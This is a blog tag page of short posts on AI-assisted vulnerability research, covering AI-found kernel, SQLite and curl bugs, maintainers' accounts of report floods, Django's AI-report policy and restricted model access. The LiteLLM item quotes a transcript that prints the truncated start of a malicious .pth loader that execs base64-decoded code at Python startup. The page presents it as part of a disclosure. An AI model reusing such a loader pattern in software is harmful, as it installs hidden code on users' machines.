42 posts tagged “ai-security-research”
Using AI tools to help find security vulnerabilities.
2026
Anthropic’s Project Glasswing—restricting Claude Mythos to security researchers—sounds necessary to me
Anthropic didn’t release their latest model, Claude Mythos (system card PDF), today. They have instead made it available to a very restricted set of preview partners under their newly announced Project Glasswing.
[... 1,296 words]Vulnerability Research Is Cooked. Thomas Ptacek's take on the sudden and enormous impact the latest frontier models are having on the field of vulnerability research.
Within the next few months, coding agents will drastically alter both the practice and the economics of exploit development. Frontier model improvement won’t be a slow burn, but rather a step function. Substantial amounts of high-impact vulnerability research (maybe even most of it) will happen simply by pointing an agent at a source tree and typing “find me zero days”.
Why are agents so good at this? A combination of baked-in knowledge, pattern matching ability and brute force:
You can't design a better problem for an LLM agent than exploitation research.
Before you feed it a single token of context, a frontier LLM already encodes supernatural amounts of correlation across vast bodies of source code. Is the Linux KVM hypervisor connected to the
hrtimersubsystem,workqueue, orperf_event? The model knows.Also baked into those model weights: the complete library of documented "bug classes" on which all exploit development builds: stale pointers, integer mishandling, type confusion, allocator grooming, and all the known ways of promoting a wild write to a controlled 64-bit read/write in Firefox.
Vulnerabilities are found by pattern-matching bug classes and constraint-solving for reachability and exploitability. Precisely the implicit search problems that LLMs are most gifted at solving. Exploit outcomes are straightforwardly testable success/failure trials. An agent never gets bored and will search forever if you tell it to.
The article was partly inspired by this episode of the Security Cryptography Whatever podcast, where David Adrian, Deirdre Connolly, and Thomas interviewed Anthropic's Nicholas Carlini for 1 hour 16 minutes.
I just started a new tag here for ai-security-research - it's up to 11 posts already.
On the kernel security list we've seen a huge bump of reports. We were between 2 and 3 per week maybe two years ago, then reached probably 10 a week over the last year with the only difference being only AI slop, and now since the beginning of the year we're around 5-10 per day depending on the days (fridays and tuesdays seem the worst). Now most of these reports are correct, to the point that we had to bring in more maintainers to help us.
And we're now seeing on a daily basis something that never happened before: duplicate reports, or the same bug found by two different people using (possibly slightly) different tools.
— Willy Tarreau, Lead Software Developer. HAPROXY
The challenge with AI in open source security has transitioned from an AI slop tsunami into more of a ... plain security report tsunami. Less slop but lots of reports. Many of them really good.
I'm spending hours per day on this now. It's intense.
— Daniel Stenberg, lead developer of cURL
Months ago, we were getting what we called 'AI slop,' AI-generated security reports that were obviously wrong or low quality. It was kind of funny. It didn't really worry us.
Something happened a month ago, and the world switched. Now we have real reports. All open source projects have real reports that are made with AI, but they're good, and they're real.
— Greg Kroah-Hartman, Linux kernel maintainer (bio), in conversation with Steven J. Vaughan-Nichols
My minute-by-minute response to the LiteLLM malware attack (via) Callum McMahon reported the LiteLLM malware attack to PyPI. Here he shares the Claude transcripts he used to help him confirm the vulnerability and decide what to do about it. Claude even suggested the PyPI security contact address after confirming the malicious code in a Docker container:
Confirmed. Fresh download from PyPI right now in an isolated Docker container:
Inspecting: litellm-1.82.8-py3-none-any.whl
FOUND: litellm_init.pth
SIZE: 34628 bytes
FIRST 200 CHARS:
import os, subprocess, sys; subprocess.Popen([sys.executable, "-c", "import base64; exec(base64.b64decode('aW1wb3J0IHN1YnByb2Nlc3MKaW1wb3J0IHRlbXBmaWxl...
The malicious
litellm==1.82.8is live on PyPI right now and anyone installing or upgrading litellm will be infected. This needs to be reported to security@pypi.org immediately.
I was chuffed to see Callum use my claude-code-transcripts tool to publish the transcript of the conversation.
People on the orange site are laughing at this, assuming it's just an ad and that there's nothing to it. Vulnerability researchers I talk to do not think this is a joke. As an erstwhile vuln researcher myself: do not bet against LLMs on this.
Axios: Anthropic's Claude Opus 4.6 uncovers 500 zero-day flaws in open-source
I think vulnerability research might be THE MOST LLM-amenable software engineering problem. Pattern-driven. Huge corpus of operational public patterns. Closed loops. Forward progress from stimulus/response tooling. Search problems.
Vulnerability research outcomes are in THE MODEL CARDS for frontier labs. Those companies have so much money they're literally distorting the economy. Money buys vuln research outcomes. Why would you think they were faking any of this?
2025
Daniel Stenberg’s note on AI assisted curl bug reports (via) Curl maintainer Daniel Stenberg on Mastodon:
Joshua Rogers sent us a massive list of potential issues in #curl that he found using his set of AI assisted tools. Code analyzer style nits all over. Mostly smaller bugs, but still bugs and there could be one or two actual security flaws in there. Actually truly awesome findings.
I have already landed 22(!) bugfixes thanks to this, and I have over twice that amount of issues left to go through. Wade through perhaps.
Credited "Reported in Joshua's sarif data" if you want to look for yourself
I searched for is:pr Joshua sarif data is:closed in the curl GitHub repository and found 49 completed PRs so far.

Joshua's own post about this: Hacking with AI SASTs: An overview of 'AI Security Engineers' / 'LLM Security Scanners' for Penetration Testers and Security Teams. The accompanying presentation PDF includes screenshots of some of the tools he used, which included Almanax, Amplify Security, Corgea, Gecko Security, and ZeroPath. Here's his vendor summary:
This result is especially notable because Daniel has been outspoken about the deluge of junk AI-assisted reports on "security issues" that curl has received in the past. In May this year, concerning HackerOne:
We now ban every reporter INSTANTLY who submits reports we deem AI slop. A threshold has been reached. We are effectively being DDoSed. If we could, we would charge them for this waste of our time.
He also wrote about this in January 2024, where he included this note:
I do however suspect that if you just add an ever so tiny (intelligent) human check to the mix, the use and outcome of any such tools will become so much better. I suspect that will be true for a long time into the future as well.
This is yet another illustration of how much more interesting these tools are when experienced professionals use them to augment their existing skills.
Following the widespread availability of large language models (LLMs), the Django Security Team has received a growing number of security reports generated partially or entirely using such tools. Many of these contain inaccurate, misleading, or fictitious content. While AI tools can help draft or analyze reports, they must not replace human understanding and review.
If you use AI tools to help prepare a report, you must:
- Disclose which AI tools were used and specify what they were used for (analysis, writing the description, writing the exploit, etc).
- Verify that the issue describes a real, reproducible vulnerability that otherwise meets these reporting guidelines.
- Avoid fabricated code, placeholder text, or references to non-existent Django features.
Reports that appear to be unverified AI output will be closed without response. Repeated low-quality submissions may result in a ban from future reporting
— Django’s security policies, on AI-Assisted Reports
How I used o3 to find CVE-2025-37899, a remote zeroday vulnerability in the Linux kernel’s SMB implementation (via) Sean Heelan:
The vulnerability [o3] found is CVE-2025-37899 (fix here), a use-after-free in the handler for the SMB 'logoff' command. Understanding the vulnerability requires reasoning about concurrent connections to the server, and how they may share various objects in specific circumstances. o3 was able to comprehend this and spot a location where a particular object that is not referenced counted is freed while still being accessible by another thread. As far as I'm aware, this is the first public discussion of a vulnerability of that nature being found by a LLM.
Before I get into the technical details, the main takeaway from this post is this: with o3 LLMs have made a leap forward in their ability to reason about code, and if you work in vulnerability research you should start paying close attention. If you're an expert-level vulnerability researcher or exploit developer the machines aren't about to replace you. In fact, it is quite the opposite: they are now at a stage where they can make you significantly more efficient and effective. If you have a problem that can be represented in fewer than 10k lines of code there is a reasonable chance o3 can either solve it, or help you solve it.
Sean used my LLM tool to help find the bug! He ran it against the prompts he shared in this GitHub repo using the following command:
llm --sf system_prompt_uafs.prompt              \
    -f session_setup_code.prompt                \
    -f ksmbd_explainer.prompt                   \
    -f session_setup_context_explainer.prompt   \
    -f audit_request.prompt
Sean ran the same prompt 100 times, so I'm glad he was using the new, more efficient fragments mechanism.
o3 found his first, known vulnerability 8/100 times - but found the brand new one in just 1 out of the 100 runs it performed with a larger context.
I thoroughly enjoyed this snippet which perfectly captures how I feel when I'm iterating on prompts myself:
In fact my entire system prompt is speculative in that I haven’t ran a sufficient number of evaluations to determine if it helps or hinders, so consider it equivalent to me saying a prayer, rather than anything resembling science or engineering.
Sean's conclusion with respect to the utility of these models for security research:
If we were to never progress beyond what o3 can do right now, it would still make sense for everyone working in VR [Vulnerability Research] to figure out what parts of their work-flow will benefit from it, and to build the tooling to wire it in. Of course, part of that wiring will be figuring out how to deal with the the signal to noise ratio of ~1:50 in this case, but that’s something we are already making progress at.
That's it. I've had it. I'm putting my foot down on this craziness.
1. Every reporter submitting security reports on #Hackerone for #curl now needs to answer this question:
"Did you use an AI to find the problem or generate this submission?"
(and if they do select it, they can expect a stream of proof of actual intelligence follow-up questions)
2. We now ban every reporter INSTANTLY who submits reports we deem AI slop. A threshold has been reached. We are effectively being DDoSed. If we could, we would charge them for this waste of our time.
We still have not seen a single valid security report done with AI help.
2024
From Naptime to Big Sleep: Using Large Language Models To Catch Vulnerabilities In Real-World Code (via) Google's Project Zero security team used a system based around Gemini 1.5 Pro to find a previously unreported security vulnerability in SQLite (a stack buffer underflow), in time for it to be fixed prior to making it into a release.
A key insight here is that LLMs are well suited for checking for new variants of previously reported vulnerabilities:
A key motivating factor for Naptime and now for Big Sleep has been the continued in-the-wild discovery of exploits for variants of previously found and patched vulnerabilities. As this trend continues, it's clear that fuzzing is not succeeding at catching such variants, and that for attackers, manual variant analysis is a cost-effective approach.
We also feel that this variant-analysis task is a better fit for current LLMs than the more general open-ended vulnerability research problem. By providing a starting point – such as the details of a previously fixed vulnerability – we remove a lot of ambiguity from vulnerability research, and start from a concrete, well-founded theory: "This was a previous bug; there is probably another similar one somewhere".
LLMs are great at pattern matching. It turns out feeding in a pattern describing a prior vulnerability is a great way to identify potential new ones.